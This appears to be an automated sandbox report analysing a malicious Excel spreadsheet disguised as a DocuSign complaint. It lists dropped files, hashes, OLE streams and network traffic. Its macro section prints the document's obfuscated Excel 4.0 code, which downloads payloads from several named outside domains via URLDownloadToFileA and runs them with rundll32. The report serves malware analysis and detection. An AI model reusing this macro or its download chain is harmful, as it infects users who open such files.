Size (bytes):	282
Entropy (8bit):	3.129725157113391
Encrypted:	false
SSDEEP:	3:kkFklp7eykltfllXlE/lPbXx8bqlF8tlije9DZl2i9XYolzlllMltuN7ANJbZ15z:kKms8jXxp9jKFllaYM2+/LOjA/
MD5:	67FB835F22BC7093A5ECFD80F7BB68D7
SHA1:	83D1A30B13FE58549A6C20423F73D77E0EC32E39
SHA-256:	79E601F80A121E73B3417E207319969CF2DE8A037EE2B96CB1A2D9F88DA5B8DA
SHA-512:	2AEBD221A791B77343273ED6CE37EC00A7C57C9ED08F5D7F96260CF576E8321746E47770183DA227F5B6B8A155C5604B36D68BB97D72F9C079B4D0FD02FE1DC
Malicious:	false
Reputation:	low
Preview:	p..... .....k....(..... .....@u.>r..@8.....h.t.t.p.:././.c.r.t...s.e.c.t.i.g.o...c.o.m./.S.e.c.t.i.g.o.R.S.A.D.o.m.a.i.n.V.a.l.i.d.a.t.i.o.n.S.e.c.u.r.e.S.e.r.v.e.r.C.A...c.r.t...".5.b.d.b.9.3.8.0.-.6.1.7."...

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\4C99B3FD-0FAA-455B-8960-C99FC42FE1C8	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	132891
Entropy (8bit):	5.375867383663069
Encrypted:	false
SSDEEP:	1536:bcQceNquBXA3gBwJpQ9DQW+zA9H34ZldpKWXboOilXNErLdzEh:TcQ9DQW+z0XiK
MD5:	17626CC8CC2FA19C8480F81AA2D86C85
SHA1:	D5D9C531001CA671D180743B31396D1905D9E88E
SHA-256:	234CA312A08DA031D6F85D916DE02DC4104B84050C0BBFE1EA11FDA806E796B8
SHA-512:	2A0F4B952BBD0DB18843644643D0055F1083CBDCD0580791DD61FA2CC56CC285DDCB13852327A275745DE428F4F9D69F541C6981E362AF72B82FA82A3718C25
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-02-23T13:25:49">.. Build: 16.0.13822.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\A8A40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	31494
Entropy (8bit):	7.641881919106936
Encrypted:	false
SSDEEP:	384:A2Y9JPWEt4wFVfViKzV8aoVT0QNuzWKPqSFpBHRb7y3Tud3KyoqjNHs+q:J2hViKiW+u7qS7BHRbu3TukqRtq
MD5:	D7DBDDF0041076A4623D6AFE6B3D3190
SHA1:	08CA102A9D7587421DD767EF9CA0B2F75E2EEACA
SHA-256:	6865B0727ED18B3D59FE2FD3872101BD408175F7AB1B2CD7F3CF8189C2C34A33
SHA-512:	CD4ECC97DBF032171AABF362B5D123A7B04B67DCB22BCBAC2E67F832C4194C86032C2893FD0997B1C1F7EF6695D49F3CC768DA8B316975CDEBBB9F5B56C7EF3
Malicious:	false
Reputation:	low
Preview:	.U.N.0...?D.....5e1.r....\.6..|....[.C.m.l.s..8.._-... ...eg.U.W.u-..p[_...pJ..eK@v59.1~X.....[..~q...+.....|.".k.x.r.:...O..K.R.2....a&.M.n.4.r.\...T...<.".}B...."Qi..O.j?.i...GKf..... Y...c...(..B3..a....B.c.....y.c..Z....F....1.....}.O..7.Ir4.kXH0M...BF.....^..P*H..vv...d.j.J.....P#....Ce.D|.L....\.....~..H.)."..O..o7.{....s.....&..{...{.....9.a..k...:...a.D...."5.+.|J)P[.y9.'/.....PK.....!.....V.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Complaint-447781983-02182021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:50 2020, mtime=Tue Feb 23 12:25:52 2021, atime=Tue Feb 23 12:25:52 2021, length=60928, window=hide
Category:	dropped
Size (bytes):	2290
Entropy (8bit):	4.676967723252077
Encrypted:	false
SSDEEP:	24:8QjGGx/XPSH+GAAUbYT8DY7aB6myQjGGx/XPSH+GAAUbYT8DY7aB6m:8Qjx/XqnXUWQB6pQjx/XqnXUWQB6
MD5:	CDE505662EF3E97428636524621C4CC5

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Complaint-447781983-02182021.LNK	
SHA1:	ADC9BA4474455E6CC78FB077C99B016C97EB2526
SHA-256:	C69D03931C69779E169414DD35CF57F7D3C5EA5F740C8ABB0DC8DC2B3334D39E
SHA-512:	46059481F45016EBA0FBE61C56F0C093C5FEFFF7B9BA9E7E2546B6309DB20A58FD01106B50B9A25CAA471DBB53CD43BF9E27F1F3EE49703EF503B1AE8A8AE34 8
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...h..Q.....iXh.....iXh.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..WR0k.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Q{<..user.<.....N..WR0k....#J.....j.o.n.e.s.....~.1.....>Q|<..Desktop.h.....N..WR0k.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2 .1.7.6.9.....2..:..WR6k .COMPLA~1.XLS..r.....>Qz<WR6k.....V.....C.o.m.p.l.a.i.n.t.-.4.4.7.7.8.1.9.8.3.-.0.2.1.8.2.0.2.1...x.l.s.....f.....-.....e.....>.S..... .C:\Users\user\Desktop\Complaint-447781983-02182021.xls..7.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.m.p.l.a.i.n.t.-.4.4.7.7.8.1.9.8.3.-.0.2.1.8.2.0.2.1...x.l.s.....:.,.LB.)...A s...`.....X.....367706.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Tue Feb 23 12:25:52 2021, atime=Tue Feb 23 12:25:52 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.654008658396181
Encrypted:	false
SSDEEP:	12:8McXUvJjduCH2POXAyDXOVs5Cm+WrjAZ/DYbDkLSeuSeL44t2Y+xIBjKZm:8Mx/XmV4CkAZbcDA7aB6m
MD5:	0909656D991462AF73F5D517D79FBAC5
SHA1:	166ED100EB72AFF58669562F97C2EF69EB19FC86
SHA-256:	3A3E9F1C9D5023143AE8E8B4913EE66F96FB0ADB1FF7410733BDA98DAA4596EE
SHA-512:	ED32D74B0D48F2E7EB8C64FCE2720EE9F261B31C3C5EB4DD6FBE980C2FDCABBBCE0078855DEB201BA42A6F51407DBADF256C4380021C0BDC3CD1CB4AAD0 FE82
Malicious:	false
Reputation:	low
Preview:	L.....F.....-..7.Nh....7.Nh..... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..WR0k.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....P.1.....>Q{<..user.<.....N..WR0k....#J.....j.o.n.e.s.....~.1.....WR;k..Desktop.h.....N..WR;k.....Y.....>.....J...D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-. 2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....367706.....!a..%.H.VZAj...m<..... .....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9 ...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	137
Entropy (8bit):	4.791427181491947
Encrypted:	false
SSDEEP:	3:oyBVomMYlliSWcz0FXrl+1lliSWcz0FXrlmMYlliSWcz0FXrlv:dj6Yl4ubal4ubxYl4ub1
MD5:	733D335954A7C87A9071F01D9ACBE348
SHA1:	1AE168C09F0041C079663BCD4AB9162F33CD7623
SHA-256:	87A461F640E439196E55DB894090873D4B9F7FC9D895E4DCD13B2346165BA1B6
SHA-512:	04CB3D8787A8BA5A86F04E8162756D4A93DB3A2A8BDEB6E6128376E1EBF2978177B3B0A4986D3723DA6159C39765E5C0E76DE63097CD5A9289E37E1EC141A1E 9
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..Complaint-447781983-02182021.LNK=0..Complaint-447781983-02182021.LNK=0..[xls]..Complaint-447781983-02182021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3 342
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\59A40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	111230
Entropy (8bit):	6.668853911800476
Encrypted:	false
SSDEEP:	3072:8s8rmOAIyyzElBIL6lECbgBGzP5xLm7TdK79nGzeNR69mGzeNRlDGzeNR6Gs8rma:F8rmOAIyyzElBIL6lECbgB+P5Nm7TdKn
MD5:	56AEACF20EEC43D6FE9469D4D54B1E77
SHA1:	BB1F142DA8765D0CF38B8097018C94BE82E94E83
SHA-256:	B2055DF49308485C5E6E8527498647782535556F2B107368264BE663D496AC3D
SHA-512:	74B62A889B58AED884F6F475DADDB160E449294EE71D9A4F5DDD6B79B645A0E40B3A50285E2D437FEF37F2D428329DE2B04C4AB8D56C156DC0964732D5B091E1
Malicious:	false
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=....i..9J.8.....X.@... .....".....1.....q..C.a.l.i.b.r.i.1.....q..C.a.l.i.b.r.i.1.....q..C.a.l.i.b.r.i.1.....q..C.a.l.i.b.r.i.1.....q..C.a.l.i.b.r.i.1..,...8.....q..C.a.l.i.b.r.i.1.....8.....q..C.a.l.i.b.r.i.1.....8.....q..C.a.l.i.b.r.i.1...h...8.....q..C.a.m.b.r.i.a.1.....4.....q..C.a.l.i.b.r.i.1.....q..C.a.l.i.b.r.i.1.....q..C.a.l.i.b.r.i.1..... .....8..C.a.l.i.b.r.i.1.....8..C.a.l.i.b.r.i.1.....>.....8..C.a.l.i.b.r.i.1.....?.....8..C.a.l.i.b.r.i.1.....4.....8..C.a.l.i.b.r.i.1.....8..C.a.l.i.b.r.i.1.....8..C.a.l.i.b.r.i.1. .....<.....8..C.a.l.i.b.r.i.1.....8..C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: Friner, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Feb 18 13:42:21 2021, Security: 0
Entropy (8bit):	3.697666945848156
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Complaint-447781983-02182021.xls
File size:	145920
MD5:	60f845a847e771a59b97d456c494f69d
SHA1:	bf79e4535e5d15cfbd4c6eb2fa2d086703ad81d6
SHA256:	c44df560766b2a3f60adba4ef6448e266a3036e19fc1631ae9ada22628447319
SHA512:	e942975e9b88c1e3783fa7723b8dcaf4cf1acc63e36380a56543ab96393815df27426169d38235790314de18590b0ed1363d38296e3b4a5543dba0f849f103e0
SSDEEP:	3072:GcPiTQAVW/89BQnmlcGvgZ6Gr3J8YUOMRt/Bl/s/C/i/R/7/3/UQ/OhP/2/a/1/V:GcPiTQAVW/89BQnmlcGvgZ7r3J8YUOMU
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Complaint-447781983-02182021.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	Friner
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-18 13:42:21
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.321292606979
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . | . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 bc 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 03 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.2746714277
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . d . . . . . | . . . . . F r i n e r . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 135085

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	135085
Entropy:	3.69042254796

General	
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . F r i n e r B . . . . D o c u S i g n . . . . B I O L A F E . . ! . . . . : . . . . A . . . .
Data Raw:	09 08 08 00 00 05 05 00 16 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 06 46 72 69 6e 65 72 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,,,,"=RIGHT(""dfrgbrd4567w547547w7b,DllRegister"",12)&T26",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(
123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&T19,40))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT
(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&
"" ""&'DocuSign '!D141&""1""&T19,41))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(
123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""2""&T19,41))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)
=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D14
1&""3""&T19,41))",,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=EXEC(RIGH
T(""rsdtustyudmyajysruysr7l6sdt8l6t8m6udm7iru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&""4""&T19,41))",,,=HALT(),,,,,,,,,,
```

```
,,,Server,,,,,,,,,,,,,,,,=NOW(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=FORMULA.FILL(D129,DocuSign!T26)",,,,,,,,,,,,,,,,,,"=FORMULA.FILL(A130*1000000000000000,B133)",,,,,,,,,,,,,,,,,,,,,"=RIGHT(""ghydbetrf46et5eb645bv
ea45istbsebtuRlMon"",6)",,,,,,,,,,,,,,,,,,"=RIGHT(""45bh4g5nuwyftneragntrnrfaktsgbutnrkltgrkbownloadToFileA"",14)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(D134,""URLD""&D135,""JJCCBB"",""BIOLAFE"",,1,9)"
,,,,,,,,,,,,,,,,,,http://"=BIOLAFE(0,T137&B138&B133&D145&D146&D147&D148,D141,0,0)",rzminc.com/xklyulyijvn/,,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B139&B133&D145&D146&D147&D148,D141&""1"",0,0)",
pathinanchilearthmovers.com/eznwcdhx/,,"=RIGHT(""hiuhnUBGYGBYnt7t67tb67rIftfFFDFFDTbtrdrtdgjcndll32"",6)",,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B140&B133&D145&D146&D147&D148,D141&""2"",0,0)",
jugueterialatorre.com.ar/xjzpfwc/,,,,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B141&B133&D145&D146&D147&D148,D141&""3"",0,0)",rzminc.com/fdzgprclatqo/,,"=RIGHT(""nnhjgbgvdvgekvnrtve6reb6tn6rdtryt6smy65
ty56s445nr6x..\JDFR.hdfgr"",13)",,,,,,,,,,,,,,,,"=BIOLAFE(0,T137&B142&B133&D145&D146&D147&D148,D141&""4"",0,0)",biblicalisraeltours.com/otmchxmxeg/,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,d,,,,,,,,,,,,,,,,,,a,,,,,,,,,,,,,,,,,,t,,,,,,,,,,,,,,,,=GOTO(DocuSign!T3),,,,,,,,,,,,,,,,,,
```

Network Behavior

Network Port Distribution

Total Packets: 99

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:25:52.868345022 CET	49730	80	192.168.2.4	72.52.227.180
Feb 23, 2021 14:25:53.024216890 CET	80	49730	72.52.227.180	192.168.2.4
Feb 23, 2021 14:25:53.024317026 CET	49730	80	192.168.2.4	72.52.227.180
Feb 23, 2021 14:25:53.024821997 CET	49730	80	192.168.2.4	72.52.227.180
Feb 23, 2021 14:25:53.180587053 CET	80	49730	72.52.227.180	192.168.2.4
Feb 23, 2021 14:25:53.485604048 CET	80	49730	72.52.227.180	192.168.2.4
Feb 23, 2021 14:25:53.485677958 CET	49730	80	192.168.2.4	72.52.227.180
Feb 23, 2021 14:25:53.485748053 CET	80	49730	72.52.227.180	192.168.2.4
Feb 23, 2021 14:25:53.485800028 CET	49730	80	192.168.2.4	72.52.227.180
Feb 23, 2021 14:25:53.487128019 CET	49730	80	192.168.2.4	72.52.227.180
Feb 23, 2021 14:25:53.645163059 CET	80	49730	72.52.227.180	192.168.2.4
Feb 23, 2021 14:25:53.698911905 CET	49732	80	192.168.2.4	162.241.80.6
Feb 23, 2021 14:25:53.865453005 CET	80	49732	162.241.80.6	192.168.2.4
Feb 23, 2021 14:25:53.865612030 CET	49732	80	192.168.2.4	162.241.80.6

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:25:53.866291046 CET	49732	80	192.168.2.4	162.241.80.6
Feb 23, 2021 14:25:54.023978949 CET	80	49732	162.241.80.6	192.168.2.4
Feb 23, 2021 14:25:54.569462061 CET	80	49732	162.241.80.6	192.168.2.4
Feb 23, 2021 14:25:54.569523096 CET	49732	80	192.168.2.4	162.241.80.6
Feb 23, 2021 14:25:54.894741058 CET	49734	80	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:55.179120064 CET	80	49734	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:55.179322958 CET	49734	80	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:55.179770947 CET	49734	80	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:55.469976902 CET	80	49734	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:56.756165028 CET	80	49734	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:56.756186962 CET	80	49734	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:56.756371975 CET	49734	80	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:56.763923883 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:57.049062014 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:57.049289942 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:57.050266981 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:57.337471008 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:57.338987112 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:57.339107037 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:57.339162111 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:57.339196920 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:57.339260101 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:57.785151005 CET	49738	80	192.168.2.4	91.199.212.52
Feb 23, 2021 14:25:57.848018885 CET	80	49738	91.199.212.52	192.168.2.4
Feb 23, 2021 14:25:57.848191977 CET	49738	80	192.168.2.4	91.199.212.52
Feb 23, 2021 14:25:57.848548889 CET	49738	80	192.168.2.4	91.199.212.52
Feb 23, 2021 14:25:57.911484957 CET	80	49738	91.199.212.52	192.168.2.4
Feb 23, 2021 14:25:57.911541939 CET	80	49738	91.199.212.52	192.168.2.4
Feb 23, 2021 14:25:57.911576986 CET	80	49738	91.199.212.52	192.168.2.4
Feb 23, 2021 14:25:57.911649942 CET	49738	80	192.168.2.4	91.199.212.52
Feb 23, 2021 14:25:57.926559925 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:58.212116957 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:58.212212086 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:58.213407040 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:25:58.626422882 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:25:59.570209026 CET	80	49732	162.241.80.6	192.168.2.4
Feb 23, 2021 14:25:59.575273037 CET	49732	80	192.168.2.4	162.241.80.6
Feb 23, 2021 14:26:01.757095098 CET	80	49734	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:01.757244110 CET	49734	80	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.486850023 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.486881971 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.486900091 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.486916065 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.486932993 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.486952066 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.486968994 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.486984968 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.487000942 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.487041950 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.487061024 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.487129927 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.489072084 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.489135027 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.497642040 CET	49743	80	192.168.2.4	72.52.227.180
Feb 23, 2021 14:26:02.658185005 CET	80	49743	72.52.227.180	192.168.2.4
Feb 23, 2021 14:26:02.658401966 CET	49743	80	192.168.2.4	72.52.227.180
Feb 23, 2021 14:26:02.659064054 CET	49743	80	192.168.2.4	72.52.227.180
Feb 23, 2021 14:26:02.772351027 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772422075 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772463083 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772515059 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772578001 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772579908 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.772624969 CET	49737	443	192.168.2.4	138.36.237.100

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 14:26:02.772631884 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.772636890 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.772645950 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772701979 CET	443	49737	138.36.237.100	192.168.2.4
Feb 23, 2021 14:26:02.772711992 CET	49737	443	192.168.2.4	138.36.237.100
Feb 23, 2021 14:26:02.772754908 CET	443	49737	138.36.237.100	192.168.2.4
